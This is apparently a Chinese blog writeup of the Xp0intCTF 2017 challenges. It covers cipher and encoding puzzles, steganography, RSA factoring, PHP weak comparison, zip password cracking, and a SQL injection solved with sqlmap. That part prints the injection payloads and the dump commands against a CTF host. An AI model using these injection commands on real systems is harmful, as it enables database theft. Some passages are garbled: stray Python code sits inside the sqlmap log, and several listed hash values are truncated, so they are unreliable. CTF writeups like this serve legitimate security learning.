

Xp0intCTF 2017 writeup

原创

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2 篇文章 0 订阅

订阅专栏

记录第一场ctf

SGA

看起来好像是一种神秘的文字... (得到的内容加flag{}提交, 且全部小写)

hint:Encyclopedia is your good friend!


- 去掉后缀, 得到zip, 解压得到一串文字



- hint提示,通过wiki搜索SGA, 且提示是一种神秘文字

- [Standard Galactic Alphabet](#), the writing system in the *Commander Keen* fictional universe

- 一一对应, 得到flag



弗拉戈在哪里?

小明整蛊舍友, 将他舍友的兰博基尼钥匙锁在zip里面了, 你能帮他找回钥匙吗?

- 解压，以1.zip着手（出题人调皮）

名称	修改日期
1.zip	2017/10/16 19:41
flag.txt	2017/10/15 20:13
notkey.jpg	2017/10/15 20:16

flag.txt - 记事本

文件(E) 编辑(E) 格式(O) 查看(V) 帮助(H)

哈哈，你被骗了，这里根本没有flag。再认真看看。

<http://blog.csdn.net/P2017118>

- winhex打开1.zip

00157472	E0 5A D6 09 A0 E0 FB EF	40 F1 B7 B1 3F 00 00 00	a, ., a, ., a, ., /
00157488	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	àzÖ àûi@ñ·±?
00157504	00 00 00 00 5A 6D 78 68	5A 33 74 47 54 44 51 35	ZmxhZ3tGTDQ5
00157520	58 32 6C 7A 58 32 68 6C	63 6D 55 68 66 51 3D 3D	X21zX2h1cmUhfQ==
00157536	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	http://blog.csdn.net/P2017118
00157552	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
00157568	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	

- base64解码得到flag

- 补充-常见码制

o Base 64编码:

dGVybWluYXRvcg==

oMD5: 9adb6a0e0003fe1293737c39acc824

oSHA-1: ebabb7d2d2120312c0e7c9

o URL编码: %05%37%08

o HEX编码: 74 65 72 6d 69 6e 61 74 6f 72

o JsFuck: []+[+[]]+(![]+[])!+[]+!+[]+(!![]+[]

o Html编码: TΕ

o Unicode编码: r 《》

弗拉戈在哪里??

小明又回来整蛊舍友了，不过这次钥匙他直接归还给舍友了，他说很喜欢这首歌，你知道小明说的是哪一首吗？

新建文件夹 > 弗拉戈在哪里2



• 用winhex打开

```

00181472 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00181488 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00181504 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00181520 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00181536 | 00 00 00 00 00 3F FF D9 66 6C 61 67 7B 78 70 5F      ?ÿÜflag{xp_
00181552 | 7A 68 75 61 6E 6A 69 61 6A 69 2E 4A 52 66 6F 67      zhuanjiaji.JRfog
00181568 | 7D 1A                                                    http://blog.csdn.net/P2017118

```

犯人留下了信息

密室中有三个人，不是你，也不是我，好吧，是他们之中留下了信息而你却看不见，你快要被污死了，怎么办，选择自救吗，擦亮眼睛，答案就在眼前。

Hint1: 盲水印



解题参考链接:

<http://blog.csdn.net/linyacool/article/details/71506638>

一开始找的是双图隐写，在查资料的时候发现了很多新思路，顺便贴一下链接

<http://www.jianshu.com/p/02fdd5edd9fc>

Xp0int大家庭

Xp0int日常，跑一下我们在干什么？


```
0 -1.233 welcome to our competition!today is a nice day,i hope that you can win the prize and share it with me.our
team is best in my mind,but i am too weak.so i am working hard to study.the most important thing is that i
will tell you a secert that the flag is wordfrequencyanalysis.the trouble is that this analysis needs more
to analyze, so i am going to have a chat with you.but i do not know what to talk about with you, i am very
hard, i hope you can forgive me.
```

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- 模数分解

- o 如果n比较小，那么可以通过工具进行直接n分解，从而得到私钥。如果n的大小小于256bit，那么我们通过本地工具即可爆破成功。例如采用windows平台的RSATool2v17，可以在几分钟内完成256bit的n的分解。

- o 如果n在768bit或者更高，可以尝试使用一些在线的n分解网站，这些网站会存储一些已经分解成功的n，比如：<http://factordb.com>

- 知道e, p, q的情况下，可以解出d:

```
def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)
def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
        raise Exception('modular inverse does not exist')
    else:
        return x % m
```

<http://blog.csdn.net/P2017118>

- RSA解密，得到flag

- 解题参考链接:

<http://bobao.360.cn/learning/detail/3058.html>

一个简陋的博客 Web

前端的X同学做一半跑路了，反正功能实现了，能上传文章就行（逃。。。

题目地址:

<http://119.29.191.200/ctf/7601547c91c318b3f60df2a6f1f7b69a407affa2/>

- sql注入，尝试后发现未过滤单引号，找到注入点

- 使用sqlmap, 发现database是test1

```

root@kali:~# sqlmap -u "http://119.29.191.200/ctf/7601547c91c318b3f60df2a6f1f7b69a407affa2/index.php?id=15808%27'" --current-db
ch = 'H'
for j in range(len(powLi)):
    if abs(powLi[j] - 0.065546) < Abs: # 找出最接近英文字母重合指数的项
        Abs = abs(powLi[j] - 0.065546) # 保存最接近的距离, 作为下次比较的基准
        ch = chr(j+97)
    key.append(ch)
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

root@kali:~# ls
[02:30:50] [INFO] resuming back-end DBMS 'mysql'
[02:30:50] [INFO] testing connection to the target URL
[02:30:51] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=125'' AND 8858=8858 AND 'fQpD'='fQpD

Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: id=-8505' UNION ALL SELECT NULL,NULL,CONCAT(0x7178767871,0x4b507152666e4e64515877664856616564757535176745677735562556d787a4379617141497451,0x716a7a6271),NULL-- tpCa

[02:30:51] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS 6.8
web application technology: PHP 5.3.3, Apache 2.2.15
back-end DBMS: MySQL 5
[02:30:51] [INFO] fetching current database
current database: 'test1'
[02:30:51] [INFO] fetched data logged to text files under '/root/.sqlmap/output/119.29.191.200'

[*] shutting down at 02:30:51

```

```

[02:34:42] [INFO] resumed: num
Database: test1
[3 tables]
+-----+
| article |
| flag    |
| num     |
+-----+

```

```

[02:38:46] [INFO] the SQL query used ret
Database: test1
Table: flag
[1 column]
+-----+
| Column | Type
+-----+
| flag   | varchar(40)
+-----+

```

```
Database: test1
Table: flag
[1 entry]
+-----+
| flag |
+-----+
| flag{3q1map_1s_u3sfu1} |
+-----+
http://blog.csdn.net/P2017118
```


• 补充-sqlmap基本命令

- o sqlmap -u "http://119.29.191.200/ctf/7601547c91c318b3f60df2a6f1f7b69a407affa2/index.php?id=15808%27" --current-db
- o sqlmap -u "http://119.29.191.200/ctf/7601547c91c318b3f60df2a6f1f7b69a407affa2/index.php?id=15808%27" -D test1 --tables
- o sqlmap -u "http://119.29.191.200/ctf/7601547c91c318b3f60df2a6f1f7b69a407affa2/index.php?id=15808%27" -D test1 -T flag --columns
- o sqlmap -u "http://119.29.191.200/ctf/7601547c91c318b3f60df2a6f1f7b69a407affa2/index.php?id=15808%27" -D test1 -T flag -C flag --dump

重重flag背后隐藏的秘密

据说：真正的flag开头三位和结尾均为数字，第4位和倒数第3位为大写字母，聪明的你能找到它吗？

• 打开文件，猜测是使用正则表达式找到符合要求的flag



- 不会正则，只能筛到17条flag，接下来就是ctrl+f了

```
flag\{\d{3}[A-Z]
```

不区分大小写 对^\$前后换行也支持 符号.匹配所有

```
tDX} flag{yEPuZLceR6b9lmCU} flag{ipd1bADRe747JF0gUz} flag{0Ww  
kyflynkhn9M} flag{DusfD6sFZVN25} flag{uQMBZ7xWgwePxmyNbc0} fla  
GtD84qeRr} flag{RJxTVss288FI75} flag{lou51XnrqVFeV} flag{aQJf  
fWXxQXVlQ} flag{uZW5L4JQbeoIQJppf} flag{hj5KoSloKhL3lKF} fla  
9ZbrCScTuene} flag{NBND7P45teOXUgmv8} flag{fjgU4nlFkGSIFWiE  
Yly2lg} flag{aOPGAYEQguuk3} flag{XGeP9fzawSCebp2yk} flag{MckC  
{PteykgHMi8KiQf} flag{x3mwwKZNlWmBN} flag{1lcAo37VdRvdp1} fla  
pLRb7FpFXwtSz} flag{dyEfL0qtN9eIIyv} flag{xnalOnweTel9} flag{  
3PBLdUukDidkt} flag{7aBhNSmcT5MdIezr} flag{Jaqmyyeb0sbtuXb} f  
L7ScJ} flag{KEZ6iEx7qN9dkgU} flag{mhtHNeLS4LWgBqs8V} flag{vwz  
lag{vraa5dVjT708hhQEwcAs} flag{TJMxB9egfZMxUQQB2v8P} flag{Dy  
g{dtYdNntadXszQNX} flag{w5HKjR68i86CkL}
```

匹配到 17 条结果：

```
flag{099G  
flag{711D  
flag{415Q  
flag{970A  
flag{659D
```

<http://blog.csdn.net/P2017118>


《web安全入门第一课》

X同学不懂什么是get请求，请教Y同学，Y同学叫他上网看，并丢给他一个网站实践...

题目地址：

<http://119.29.191.200/ctf/2f83ff6a6a77e7aca11c87d1ee6f9b8fce10c821/>

- Get请求，在url中使what=flag即可



《web安全入门第二课》

X同学学完了get请求，又开始好奇什么是post请求，请教y同学，y同学又丢给他一个网站实践....


题目地址:

<http://119.29.191.200/ctf/cccf063b99f899232d571d89d3f832308c0d0bc/>



一段矛盾的代码

这段代码好矛盾，真的能得到flag吗？




```
1'  
flag{we4k_type_c0mpare}$num=$_GET['num'];  
if(!is_numeric($num))  
{  
echo $num;  
if($num==1)  
echo 'flag{*****}';  
}
```

<http://blog.csdn.net/P2017118>

这次真的加密了


加密的压缩包，就一定安全吗？

- 解压需要密码，经提示，可排除伪加密



- 使用AZPR破解密码





一张含有信息的图片

古时候打仗，友军间通信为了不被敌人发现重要的情报，用了各种各样的方法隐藏信息，延续到了现代，又有了新的变化...

- 打开发现一面全白的图片，使用StegSolve即可。